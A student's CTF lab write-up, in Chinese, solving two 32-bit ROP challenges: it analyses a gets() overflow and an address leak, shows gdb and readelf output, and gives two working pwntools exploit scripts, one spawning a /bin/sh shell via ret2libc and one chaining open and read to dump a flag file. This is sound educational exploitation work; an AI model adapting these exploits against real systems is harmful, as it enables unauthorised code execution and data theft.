ROP

叶梓淳 520030910302

2023/4/23

1 rop1

选取 C 文件中的 main 函数主体部分进行分析 (... 表示省略)：

- main 函数


```
int main()
{   ...
    scanf("%d", &length);
    global.system_addr = *(unsigned int *)(*(unsigned int *)((char
        *)scanf + 2));
    ...
    for(int i = 0; i < length + 1; i++){
        char temp = getchar();
        global.buffer[i] = temp;
    }
    ...
    scanf("%d%d", &start, &end);
    ...
    if(start <= end){
    ...
    }
    else{
        int it = start;
        start = end;
        end = it;
    }
```

```
23      for(int i = start; i < end; i++){
24          write(1, &global.buffer[i], 1);
25      }
26      puts("");
27      Suggestion();
28      return 0;
29  }
```

- Suggestion 函数


```
31  void Suggestion()
32  {
33      puts("Any suggestion...");
34      char buf;
35      gets(&buf);
36  }
```

结合程序保护措施：



可以看出，程序虽然对 length 大小进行了控制，但当 start > end 时只是简单的进行了交换，我们可以利用这点将 global.system_addr 的值打印出来，也就是每次装载 Libc 后 ___isoc99_scanf 的实际地址，再通过查询 system 函数的偏移计算出 system 函数的实际地址，然后利用 Suggestion 函数的栈溢出跳转执行 system(”bin/sh”)，即可达到目的。

查看 ___isoc99_scanf 的偏移值如下：



查看 system 函数的偏移值如下：

```
test@9-13:/lib/i386-linux-gnu$ readelf --syms /libc.so.6 | grep system
readelf: Error: '/libc.so.6': No such file
test@9-13:/lib/i386-linux-gnu$ ^C
test@9-13:/lib/i386-linux-gnu$ readelf --syms /lib/i386-linux-gnu/libc.so.6 | grep system
   255: 00129670   102 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   654: 0003d3d0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1513: 0003d3d0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
test@9-13:/lib/i386-linux-gnu$
```

查看 global.system_addr 的存放地址，为 0x0804a0c0，且 global.buffer 的存放地址为 0x0804a080，刚好差 0x40 个字节，需要注意的是第一次输入时缓冲区留有输入 length 后的换行符，真正的 buffer 起始地址是 0x0804a081：

```
[----------------------------------registers-----------------------------------]
EAX: 0xf7e50e00 (<__isoc99_scanf>:      push   ebp)
EBX: 0x0
ECX: 0x1
EDX: 0xf7fc689c --> 0x0
ESI: 0xf7fc5000 --> 0x1d7d8c
EDI: 0x0
EBP: 0xffffd608 --> 0x0
ESP: 0xffffd5a0 --> 0xf7f6aa82 ("__vdso_clock_gettime")
EIP: 0x804866d (<main+104>:     mov    ds:0x804a0c0,eax)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048664 <main+95>: mov    eax,0x8048482
   0x8048669 <main+100>:        mov    eax,DWORD PTR [eax]
   0x804866b <main+102>:        mov    eax,DWORD PTR [eax]
=> 0x804866d <main+104>:        mov    ds:0x804a0c0,eax
   0x8048672 <main+109>:        mov    eax,DWORD PTR [ebp-0x5c]
   0x8048675 <main+112>:        test   eax,eax
   0x8048677 <main+114>:        jle    0x8048681 <main+124>
   0x8048679 <main+116>:        mov    eax,DWORD PTR [ebp-0x5c]
[-------------------------------------stack-------------------------------------]
```

最后需要的信息是 Suggestion 函数填入 padding 的长度，栈顶地址 0xffffd58f，返回地址存放地址 0xffffd59c，padding 长度为 0xd：

```
[-------------------------------------stack-------------------------------------]
0000| 0xffffd59c --> 0x80487ce (<main+457>:     mov    eax,0x0)
0004| 0xffffd5a0 --> 0xf7f6aa82 ("__vdso_clock_gettime")
0008| 0xffffd5a4 --> 0x2
0012| 0xffffd5a8 --> 0x1
0016| 0xffffd5ac --> 0x3
0020| 0xffffd5b0 --> 0x0
0024| 0xffffd5b4 --> 0x0
0028| 0xffffd5b8 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048604 in Suggestion ()
gdb-peda$ x/32wx 0xffffd58f
0xffffd58f:     0x66657761      0x00657761      0xffd60808      0x0487ceff
0xffffd59f:     0xf6aa8208      0x000002f7      0x00000100      0x00000300
0xffffd5af:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5bf:     0x00000900      0xffd7ef00      0xe1d679ff      0xfc8808f7
0xffffd5cf:     0xfc5000f7      0xfc5000f7      0x000000f7      0xe1d7db00
0xffffd5df:     0xfc53fcf7      0x000000f7      0x00000000      0x04882b00
0xffffd5ef:     0x00000108      0xffd6b400      0x00000263      0x00000400
0xffffd5ff:     0xfe597000      0xffd620f7      0x000000ff      0xe05fa100
gdb-peda$
```

最后需要注意的是接收 ___isoc99_scanf 的地址时最低字节为 0，需要

补齐最低位，最终脚本如下：

- 脚本 1

```
from pwn import *
io = remote("10.0.0.10", 40007)
io.recvuntil("length:")
io.sendline(b'64')
io.recvuntil("String:")
io.send(b'/bin/sh' + b'\x00' + b'A'*0x34 + b'ABCD')
io.recvuntil("string:")
io.sendline(b"70 1")
io.recvuntil("ABCD")
scanf_addr = u32(io.recv(4))
scanf_addr = scanf_addr * int(0x100)
system = p32(scanf_addr + int(0x0003d3d0) - int(0x00063e00))
binsh = p32(0x0804a081)
io.send(b'A'*0xd + system + b'AAAA' + binsh)
io.interactive()
```

运行结果如下，得到 flag。


```
test@9-13:~/chall$ python3 exp.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Opening connection to 10.0.0.10 on port 40007: Done
[*] Switching to interactive mode
\x00Any suggestion...
$ ls
$ ls
flag
rop1
start.sh
$ cat flag
flag{ret2libc_ropppppppp}$
```

2 rop2

与 rop1 不同的是，此题 system 函数无法被调用，因此只能采用如下步骤：首先调用 open 函数打开 flag 文件，然后调用 read 函数将内容写到 global.buffer 里面，最后由程序本身的 write 函数将 flag 内容打印出来。

因此，我们首先需要准备 open 函数和 read 函数在 libc 库中的偏移，分别是 0x000e68c0，0x000e6e40，查阅得知，open 函数的参数如下：char

*file_name, int flags，此处 file_name = 'flag'，flags = 0 表示只读。需要在第一次栈溢出时按从左到右的填入参数，最右边的参数地址最高。open 函数的返回地址填 main 函数中的指令地址:0x08048660, 如下图：



回到 main 函数之后，执行同样的操作，read 函数的参数如下: int fd, char *address, int max_length，第一项 fd 是 open 函数的返回值，第一次读取固定为 3，第二项填入写入的地址，填入 0x0804a082 即可，第三项是读入最大长度，flag 一般不会大于 32 字节，故填 32。

再次返回 main 函数，只需要打印足够的长度即可，start 和 end 分别设为 48，1，最终脚本如下：

- 脚本 2

```
from pwn import *
io = remote("10.0.0.10", 40008)
io.recvuntil("length:")
io.sendline(b'64')
io.recvuntil("String:")
io.send(b'flag' + b'\x00'+ b'F'*0x37 + b'ABCD')
io.recvuntil("string:")
io.sendline(b"70 1")
io.recvuntil("ABCD")
scanf_addr = u32(io.recv(4))
scanf_addr = scanf_addr * int(0x100)

opens = p32(scanf_addr + int(0x000e68c0) - int(0x00063e00))
arg1_open = p32(0x0804a081)
ret_addr = p32(0x08048660)
```

```python
io.sendline(b'A'*0xd + opens + ret_addr + arg1_open + p32(0))

io.recvuntil("length")
io.sendline(b'1')
io.send(b'A')
io.recvuntil("string:")
io.sendline(b"2 1")
reads = p32(scanf_addr + int(0x000e6e40) - int(0x00063e00))
arg2_read = p32(0x0804a082)
io.sendline(b'A'*0xd + reads + ret_addr + p32(3) + arg2_read +
    p32(32))

io.recvuntil("length")
io.sendline(b'1')
io.recvuntil("String:")
io.send(b'A')
io.recvuntil("string:")
io.sendline(b"48 1")
flag = io.recv(48)
print(f"This is flag : {flag}")
io.sendline(b'Last Time')

io.interactive()
```

运行结果如下，得到 flag。

```
test@9-14:~$ python3 exp.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Opening connection to 10.0.0.10 on port 40008: Done
This is flag : b'\n'
[*] Switching to interactive mode
Aflag{i386rop_nooooooo_execve}FFFFFFFFFFFFFFF
Any suggestion...
[*] Got EOF while reading in interactive
$
```